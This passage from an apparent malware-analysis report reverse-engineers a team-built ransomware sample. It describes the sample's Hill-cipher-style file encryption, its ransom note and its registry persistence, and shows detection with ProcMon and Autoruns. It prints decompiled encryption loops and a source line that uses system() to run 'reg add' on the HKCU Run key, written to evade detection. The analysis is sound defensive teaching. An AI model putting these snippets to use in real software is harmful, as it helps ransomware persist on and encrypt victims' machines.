If the directory is already encrypted (has the ".enc" extension), then the interior contents of it aren't touched. Thus, we can make an assumption that the executable encrypts the files once and modifies their extension to **".enc".** This however, is yet to be verified.

Moving on with our analysis, the variable Local_24c seen on Ghidra holds the absolute file path. The same is compared with three registry files SAM, SECURITY and SOFTWARE to ensure that these files are not encrypted, even if the file path pontificates to those locations (refer to figure below)

```
enc_true = _strcmp(local_24c,"C:\\Windows\\System32\\config\\SAM");
this = extraout_ECX_01;
if (((enc_true != 0) &&
    (enc_true = _strcmp(local_24c,"C:\\Windows\\System32\\config\\SECURITY"),
    this = extraout_ECX_02, enc_true != 0)) &&
   (enc_true = _strcmp(local_24c,"C:\\Windows\\System32\\config\\SOFTWARE"),
   this = extraout_ECX_03, enc_true != 0)) {
  local_24 = _fopen(local_24c,"rb");
  local_28 = _fopen((char *)((int)&uStack_14d + 1),"wb");
  file1 =  fopen(local_20,"w");
```

Fig 18: The three Registry Keys

This is a protection feature provided in this executable. In real world scenarios, this assurance is not guaranteed. Subsequently, again all the file paths are stored as strings and not as hex counterparts. This makes our analysis easier, for we now know that the source has the provision of providing the directory that you want to encrypt. The attackers chose to provide us with the C://infected folder. Any folder apart from the three provided are therefore susceptible to encryption by this executable.

NOTE: Do not come to a conclusion that something happens just by identifying an artifact's presence in the decompiled code (The artifact could be a string, a DLL API call, a code block etc). Understand the context in which the artefact you identified is being called/used and then decide if your initial assumptions are valid or not.

Once the check is complete, we see that there are 3 file handles opened. The first is that of local_24c, which is the file to be encrypted itself. The second file handle opened is not very explicit on why it is opened. However, we see that this file handle is passed as an argument to the subsequent "**encryptfile"** function ahead, along with the original file handle. This must indicate that this file possibly holds the encrypted version of the original file.

This assumption is assured—their file operation modes confirm the same. The original file to be encrypted is called with the 'read binary' mode. This indicates that the subsequent function ahead, **_encryptfile** reads the contents of the file that has to be encrypted.

The binary mode ensures that no matter the file type (.txt,.exe,.mp3), the contents of the file are read as binary characters. This indicates that this executable is capable of encrypting any file in the chosen directory is encrypted.

Subsequently, the second file handle is opened with 'write binary' mode, indicating that the binary characters read are passed through an encryption algorithm and will be written into this file.

The third file handle is opened in the write mode. The contents that are written into this file follow the handle instruction. This is the ransom note that is dropped by the executable. All details regarding the attacker's email/ bitcoin address is clearly visible as a **string**




Fig 19: Ransom Note and Subsequent Functions

Static analysis helps us visualise such ransom notes without having to actually execute the file. The **_encryptfile** function, going by its name, possibly handles the encryption of the files. The first two arguments have been mapped. The third is a char * entry, which means it probably holds some string value within.

The three file handles are closed, but we see that **_remove()** function is called after they are closed. The argument passed to the remove function is local_24c which is actually the original path to the file. This indicates, that on encryption, the executable loads the encrypted file and the ransom note into the intended directory and removes the original file from it. The original contents are lost and only the encrypted files with the ".enc" file extension are present inside it.

So, we now have a basic understanding of what this executable is created to do. Further analysis can be done on other sections of the code beyond this, but we will be restricting our expansion into other sections, for we have understood the basic behaviour of the executable. This is solely possible because we already know what the expected behaviour of this executable is.

When dealing with unknown malwares, we must continue to understand the code written in all sections of the executable, to be fully able to decipher its behaviour.

Coming back to the third argument of the **_encryptfile** function, we previously stated that it is a string. What could this string be? Unless we delve into the function and check the usage of this parameter there, we will not know what it is used for. So, we will jump into the **_encryptfile** function first and understand where the third parameter is being used. Before that, we can check the contents of local_4c, the third argument to the **_encryptfile** function.

Going back to the variable Local_4c (seen in the figure above) points to the initial set of variables that we had previously ignored. This indicates that these variables are of import. What we understand from this, is that static analysis is an incremental analysis procedure. As we understand subsequent code sections, we realise that previously analysed sections are either more important that we thought it be, or vice versa.

We now explore the **_encryptfile** function and pay close attention to where param3 is being used. Then we will return back and understand what the value held by it means.




Fig 20.1: Suspected Matrix Generation Code




Fig 20.2: Refactored Matrix Generation Code

We identify a looping construct where parameter3 is being used. The code shown above seems confusing. In order to simplify the same, we look at its refactored version (refer to above images). There is some operation being carried out on the string param3. This could possibly be the section where some calculation related to encryption is happening. Therefore, we realise that this string is important to understand the encryption mechanism that follows this code. We route back and observe the string local_4c .

Fig 21: local_4c – infected

The variable could be an address location, but it seems highly unlikely, considering that it is used like a string in the function **_encryptfile**. Therefore, we obtain the corresponding ASCII equivalent of the variable.

We observe that the first variable holds the ACII equivalent of '**efni'**. The second variable below is another string holding the value '**detc'**. These two variable values do not make sense normally, however, on closer inspection from a different perspective, we realised that **D E T C E F N I** is "infected" in little-endian order. This means that the string "infected" is being used by the attacker in his encryption scheme.

Via our analysis, we have been able to decipher one crucial section of the encryption mechanism – the encryption key. Although, we cannot guarantee that this is the encryption key until we have observed the entirety of the **_encryptfile** function, it still serves as a standpoint and valid assumption at this stage of the analysis. Back to the looping construct!

The two for loops provided indicates to us that an 8*8 matrix is being generated. (i+j)%n ensures that the index of param3 always lies within 0 and n-1 and generates one of the characters from param3. This character's hex value is subtracted from 'A''s hex value to keep it within 26, or to be precise 0-25 (corresponding to 26 characters)

8 (I – A)	13 (N-A)	5 (F-A)	4 (E-A)	2 (C-A)	19 (T-A)	4 (E-A)	3 (D-A)
13	5	4	2	19	4	3	8
5	4	2	19	4	3	8	13
4	2	19	4	3	8	13	5
2	19	4	3	8	13	5	4
19	4	3	8	13	5	4	2
4	3	8	13	5	4	2	19
3	8	13	5	4	2	19	8

Table 2: Matrix Corresponding to the Loop Construct in Fig 20.2

We see that the first sequence **'8 13 5 4 2 19 4 3'** is shifted left by one position in every row. This matrix is specific to the 'infected' string. Moving further ahead in our code, we encounter another for loop construct, this time with depth 3. Keeping the matrix generated before as context, one can assume that two for loops are used to access elements in the matrix and the third loop performs some operation using these elements. Keeping in mind that this is an encryption malware, we suspect that the third loop is used to access the text that has to be encrypted using the matrix – this is the suspected encryption code

```
for (i = 0; iVar2 = local_34, i < total_num_char; i = i + 8) {
  for (j = 0; iVar2 = local_34, j < (int)8; j = j + 1) {
    temp = 0;
    for (k = 0; k < (int)8; k = k + 1) {
      if (k + i < total_num_char) {
            /* temp = temp + a * b
               */
        temp = temp + (uint)*(byte *)((int)local_54 + k + i) *
                      *(int *)(hex_enfi + (k + (local_6c >> 2) * j) * 4);
      }
    }
    local_34 = local_34 + 1;
    *(char *)(iVar2 + (int)local_58) = (char)temp;
  }
```

Fig 22.1: Suspected Encryption Algorithm Code

```
for (int i=0; i<total_num_char; i=i+8)
{
      for(int j = 0; j < 8; j++)
      // 8 is basically length of key - INFECTED
      {
            temp = 0;
            for (int k=0; k<8 ; k++)
            {
                  if (k+i) < total_num_char
                        temp = temp + a * b
                        // a and b are for matrix multiplication
            // temp accumulates the result
            }
            z[j] = (char*) temp
            // z = encrypted version of character
      }
}
```

Fig 22.2: Refactored Version

Temp **a** and **b** are variables whose detailed implementations have not been explored in the document. They will be treated as variables that hold certain values, based on our understanding of the algorithm. The first for loop increments by 8 each time. This indicates that the batch-size of 8 characters are collected and encrypted. The variable **i**, indicates the batch-size number (i=0, first 8 chars; I =1 next 8 chars, so on… up to I = (N-1)/8 – the last 8 characters)

The next two "**FOR**" loops are used to access the elements of the matrix that has been created. The IF loop written inside the third FOR construct is used to ensure that all characters within the document (total_num_char) are encrypted and anything more exits the loop.

The primary operation performed in this code is

Temp = Temp + (A*B)

The generation of a matrix, the multiplicative action and the accumulation into temp gives us a clue on the encryption algorithm that is being employed. This is the basic skeleton of a Hill Cipher.

It is true that we cannot claim with certainty that this is true, until we have more conclusive evidence to back it up. In our case, we do. Whatever result is fetched and modified here is subsequently written into the file in the further steps. This indicates that this is the site of encryption and therefore, the algorithm that is used is [1]Hill Cipher.

Temp is the accumulator. It is set to zero inside the second FOR-LOOP. Temp accumulates the product of a and b and stores the product of 8 multiplications. This must indicate that temp holds the accumulated product of every character that is being encrypted. Temp[i][j] basically holds the encrypted character.

'a' represents the characters in the 1*8 matrix. In every iteration i, a[1][i] is the character that is fetched for multiplication.

'b' represents the characters in the 8*8 matrix. In every iteration j k , b[j][k] is the character that is fetched for multiplication.

One point to note is that the number of ASCII characters present are 256, while the number of alphabets present are 52 (26 small + 26 caps). Temp holds the product of 8 multiplications and there is a very high possibility that the product will definitely overshoot the 256 value. How is this product represented in the .enc files?

The result of temp is being typecast to a char and stored into the file. This storage is happening after the 8 multiplications and 8 additions are complete for one character. The maximum value that a character can store is 256. Therefore, temp is brought down to the character value range [0-255] and stored in the file. (Refer to the last line of code in fig 11.13)

12.3. TESTING

At this stage, in theory we are clear on what the encryption mechanism is, what the encryption key is and where the intended target is. In theory, we are clear on how the encryption is happening. But, unless we verify the same in practice, we cannot claim fully that the code does what we think it does. Importance of testing:

- Validates our reasoning and logic
- Verifies certain assumptions and premises
- Helps us in writing the decryption algorithm to retrieve the encrypted files

To do so, we will consider the execution of two test cases

- CASE 1: The file contains only 8 characters
- CASE 2: The file contains 12 characters

The first test case tests if our assumption that 8 characters are encrypted together is valid or not.
The second case verifies what happens when a disproportionate number of characters (not a multiple of 8) are provided in the file.

CASE 1

- Consider the 8 characters to be AAAAAAAA. We could've considered other alphabets too but for the sake of simplicity and ease of calculation, we have considered this sequence.
- The corresponding decimal equivalent of 'A' is 65.
- The first column of the matrix is [8 13 5 4 2 19 4 3]T. So, the first character after encryption must be
- [65 65 65 65 65 65 65 65] * [8 13 5 4 2 19 4 3]^T
- = 65 *(8+13+5+4+2+19+4+3) = 65*58 = 3770
- 3770 mod 26 = 0 <NULL VALUE>
- **Not very suitable for verification**, so we will choose some other character
- **Consider it to be D** (68) -> 68*58 = 3944
- 3944- 3840 = 104 , the equivalent of which is 'h'.
- Note: The above calculation corresponds to the encryption process of one character and follows the same pattern for all the characters encountered. In our case, all the characters considered are same and hence the calculation remains consistent across, which may not be the case in other scenarios

CASE 2

- Consider the file with 12 D's
- [D D D D D D D D] [D D D D __ ___ ___ ___]
- What is the result generated for this file? What value is stored in those 4 blanks? Do we get more encrypted characters than the source characters? All this has to be analysed dynamically and verified.

NOTE: ' ' is also considered a character <SPACE>. Therefore, when verifying the algorithm, spaces are avoided in the source files. The empty dashes at the end of the 12 'D' are not whitespaces but left empty. What will these characters be considered as, is yet to be seen.




Fig 23.1: Testing with 8 characters .txt(L) & .enc(R)




Fig 23.2: Testing with 12 characters txt(L) & .enc(R)

As we can observe from the above figures, having 8 characters turned out as expected, 8 'D's got converted to 8 'h's. When we had 12 characters, the first 8 were still the letter 'D' which got encrypted as the letter 'h' but we see 4 more symbols/garbage values which do not make sense. The remaining 4 characters at the end of 12 'D's are assumed to be junk. The encrypted version shows that all four are not the same character. What exactly were these values prior to encryption is not of much significance

13. MILESTONE 3 – REGISTRY AND PERSISTENCE

In this milestone, our focus shifts to the critical area of malware reverse engineering: **persistence**. After discovering that simple deletion or copying of the malware sample prevented encryption, we recognize the need to delve into persistence mechanisms. This milestone involves analysing malware sample with persistence to gain insights and ensure that such evasion tactics are effectively addressed.

13.1 About Persistence

Persistence is a crucial aspect of malware behaviour, enabling it to maintain a presence on an infected system over the long term. In the context of Windows operating systems, achieving persistence often involves manipulating the Windows Registry. The malware makes sure that it is launched automatically each time the system boots, before or after user logs in, by making a Registry key entry that points to the location of the executable file.

This method of achieving persistence is effective because the Windows Registry is a central repository for system configuration settings. By adding an entry to the Registry, the malware can exploit the system's startup processes and gain a foothold in the system's execution flow. Because of this, the malicious program can keep running in the background undetected, giving the attacker access to the compromised system.

13.2 Registry - A Windows' Repository

The Windows Registry is a crucial component of the Windows operating system that stores configuration settings and options for the system, hardware, software, and user preferences. It functions as a central database that stores crucial data required for the efficient operation of the operating system and installed applications.

Keys, subkeys, and values make up the hierarchical structure of the Registry, which is arranged similarly to a file system. Subkeys serve as receptacles for holding key-value pairs. Values are used to hold specific information linked to a key or subkey, such as preferences or configuration parameters.

By carefully examining and analysing Registry modifications made by malware, we can uncover the inner workings of the malicious code, enhance detection capabilities, determine the impact of the malware on the infected system, identify any potential vulnerabilities and develop effective mitigation strategies to protect against similar threats.

Thus, we chose to work on malware with persistence features.

13.2.1 Registry Editor

Registry Editor is a powerful Windows tool that allows users to view and modify the Windows Registry. It offers a thorough user interface for navigating the Registry structure, viewing, and editing Registry keys and values, and assessing how malware affects system settings.




Fig 24: Regedit Layout

The figure above illustrates the layout of the Registry Editor, which provides a comprehensive view of the Windows Registry. The current Registry Path, which shows the user's active location, is displayed in the top section. In the left pane, the registry structure is organized into different sections called registry hives, such as HKEY_CURRENT_USER and HKEY_LOCAL_MACHINE. Fig 24 showcases the user's current position in the HKEY_LOCAL_MACHINE hive.

The right pane showcases the selected key's values and their corresponding data. Users can navigate, edit, and delete registry entries, allowing them to modify system settings and configurations.
Fig 24 depicts a user creating a new key-value pair in the registry path shown at the top. However, editing the registry can be risky and should only be done by experienced users, as incorrect modifications can cause system instability or even render the system inoperable.

13.2.2 Process Monitor

Dynamic analysis tool that records and shows live data on processes, file system activity, registry changes, network connections, and other things.




Fig 25: ProcMon Layout

Let's take a closer look at the layout of Procmon. At the top, we have the **Capture option**, which is represented by a highlighted box on the left. When this button **is active**, Procmon **starts capturing Windows events**. On the right, we see a series of icons. The first icon filters and displays only **registry-related events**, while the second icon focuses on **file system events**.

The third icon is dedicated to **network-related events**, the fourth icon represents **process-related events**, and the last icon provides **profiling information**, including **processor time and memory usage** for each process. The below pane lists all the events along with the process information. It must be noted that events are show the order in which they occur. Most useful feature on Procmon is its event filter which is shown in Fig 25.




Fig 26: ProcMon Filter Window

By default, Procmon captures a wide range of events, resulting in an overwhelming amount of information. To manage this, filters can be applied. In Fig 26, we can see that the first dropdown menu allows us to select several filter options available out of which we **select process/executable name or ID.** In the third dropdown, we can specify the malware name we want to analyse, click Apply and then OK. This filters the events and displays only the activities related to the malware, making dynamic analysis more focused and convenient.

13.3 Encryption Malware with Persistence

Realising the importance of persistence feature for a malware, we decided to extend the features of malware sample that we worked on, in milestone 2. The Red Team undertook the task of exploring different methods to achieve persistence through registry manipulation.

We discovered that while creating a new registry hive was not possible, we could create subkeys within existing registry hives. However, it was important to note that apart from the HKEY_CURRENT_USER (HKCU) hive, administrative access was required to manipulate subkeys in other hives. As a result, we focused on leveraging the HKCU hive as our primary choice for implementing persistence. Following are the extended features of the malware sample.

13.3.1 Encryption key storage

In line with the practices observed in real-world encryption malwares or ransomwares, we recognized that storing the encryption key within the executable would be disadvantageous to attacker. Instead, these malwares often retrieve the encryption key from a hidden file or a Registry subkey, as it remains preserved even across system shutdowns. So, we thought the same could be implemented in our malware sample.

So, the malware sample would create a registry subkey, and store a key-value pair inside HKCU hive where the value is the encryption key. Whenever run, our malware sample would fetch this value at runtime from registry and encrypt the files.

13.3.2 Encrypt during Boot Up (After user logs in)

It is important for malware to stay persistent on the victim's machine and stay stealthy. There are couple of ways to achieve persistence between shutdowns, the prominent one being registry manipulation.

Using registry, an attacker can place a key-value pair with the value of the malware sample's file path into the "**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**" or "**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce**" registry paths. Once the malware sample's file path has been added to the Run path, it will begin executing and encrypting files each time a user logs in and starts up the computer. But initially while running sample for the first time, it will encrypt the files and add itself to the Run path simultaneously.

This malware sample has been analysed according to the analysis workflow mentioned in **Section 9**. But main emphasis falls on dynamic analysis for this section.

13.4 Dynamic Analysis of Malware Sample

Here we would be focusing more on the registry and file related events since those are the main features of malware sample.

During the static analysis, we identified various Registry-related APIs within the malware code using Ghidra. These included APIs such as **RegOpenKeyExA** for opening a Registry key, **RegCreateKeyEx** for creating a new Registry subkey, **RegSetValueExA** for setting a value within a Registry key, and **RegQueryValueEx** for querying the value of a Registry key. These findings suggested that the malware sample was involved in manipulating Registry entries. To further investigate it, dynamic analysis with ProcMon was conducted.




Fig 27: Encryption Key Storage Event

The events occur the way they are ordered. So, malware sample first reads the contents of the 'sample.txt' file and creates an encrypted version named 'sample.txt.enc'. Subsequently, it writes encrypted data into the 'sample.txt.enc' file before closing both files. Additionally, the malware sample opens a file named 'RANSOMEWARE...' in the parent directory, suggesting the creation of a ransom note.

All these observations were made through static analysis. Now we see it dynamically happening.

Moving on to the registry-related events, we first notice an access to the HKCU (HKEY_CURRENT_USER) hive through the **'RegOpenKey'** event, which corresponds to the **'RegOpenKeyExA'** API. Then, a new key is created with the **'RegCreateKey'** event. The path **'HKCU\Software\MyHive'** indicates the location where the malware sample sets the key. Furthermore, the **'RegSetValue'** event represents a registry setting action, which aligns with the **'RegSetValueExA'** API. The observed path **'HKCU\Software\MyHive\MyValue'** signifies the key as **'MyValue'** with a value of 'INFECTED', as evident in the 'data' section of the event.




Fig 28: Insertion of Malware path in Run subkey

The similar sequence of events can be seen for the Run registry path. Here the data part is the file path of the malware sample. Thus, we can conclude that the malware sample file path has been added to Run registry path. To test the same, we open Regedit.




Fig 29.1: Registry Run path




Fig 29.2: Encryption Key in Registry

By examining the registry paths mentioned in the dynamic analysis, we can confirm that the malware sample has indeed altered those registry entries, further corroborating our earlier observations. Dynamic analysis using Procmon proved to be an effective method for easily identifying the malware samples' behaviour. However, it should be noted that this approach comes with the **inherent risk of executing the malware**, which could cause potential damage.

The verification of persistence can also be done through another tool called Autoruns. As the malware sample executes during user login, Procmon is not yet active or running at that time [Fig 27 and Fig 28 were taken when the malware sample was run the first time]. Hence to confirm their execution during bootup, Autoruns tool has been used.




Fig 30: Persistence verification through Autoruns

Fig 30 indicates two programs present in Run path, indicating our malware sample is being run during bootup time. We can prevent the sample from executing at next bootup by unchecking the malware sample entry in Autoruns. This is one simple way malware sample loses its persistence. The same can be achieved by deleting the key-value pair entry in Registry too.

Link to reports for another variant of persistent encryption malware using **hard link** is provided in Appendix B section.

13.5 Attempt to Decoy – Usage of system() command

Two key characteristics of real-world malware that enable them to remain undetected and persist within a victim's machine for extended periods of time are **persistence and stealth**. The latter can be achieved by employing complex methods to hide from OS, or by just deceiving victim. To experiment with deceiving the victim, a sample malware was created with the goal of adding itself to the registry Run path.

However, instead of using direct API calls as commonly observed, this malware sample utilized the system() command as an alternative approach. This allowed us to explore an alternative method of inserting a program into the Run path, avoiding the use of registry API calls that were prominently visible in both Ghidra and Procmon. The focus of this experiment was to investigate different techniques used by malware to evade detection and achieve persistence within the victim's machine.

```
59      char command[MAX_SIZE] = "reg add
        HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v (Default) /t REG_SZ /d
        \"%s\\myapp.exe\"";
60      snprintf(full_path, sizeof(full_path), command, file_path);  // Use the registry path in the code
61      system(full_path);                                           // Execute the command to add the
        registry key and value
62      //printf("Registry path: %s\n", full_path);
63      return 0;
64  }
```

Fig 31.1: System call in Source code

```
131   _snprintf(local_238,0x100,local_38,local_14);
132   _system(local_238);
```

Fig 31.2: System call seen in Ghidra

During the static analysis phase, our investigation yielded positive results (from an attackers' perspective) as we did not encounter any explicit API calls related to the registry in the disassembled code from Ghidra. However, a closer examination of the source code and the decompiled code in Figures 31.1 and Fig 31.2 raised suspicion due to the presence of a system() call, which generally indicates a potential interaction with the system.

To further investigate, we proceeded with dynamic analysis using Procmon. After executing the malware sample and capturing the events, our initial inspection of the registry events did not reveal any significant or malicious activities. However, upon closer examination of the process events, we discovered evidence of registry modifications being made by the malware sample.

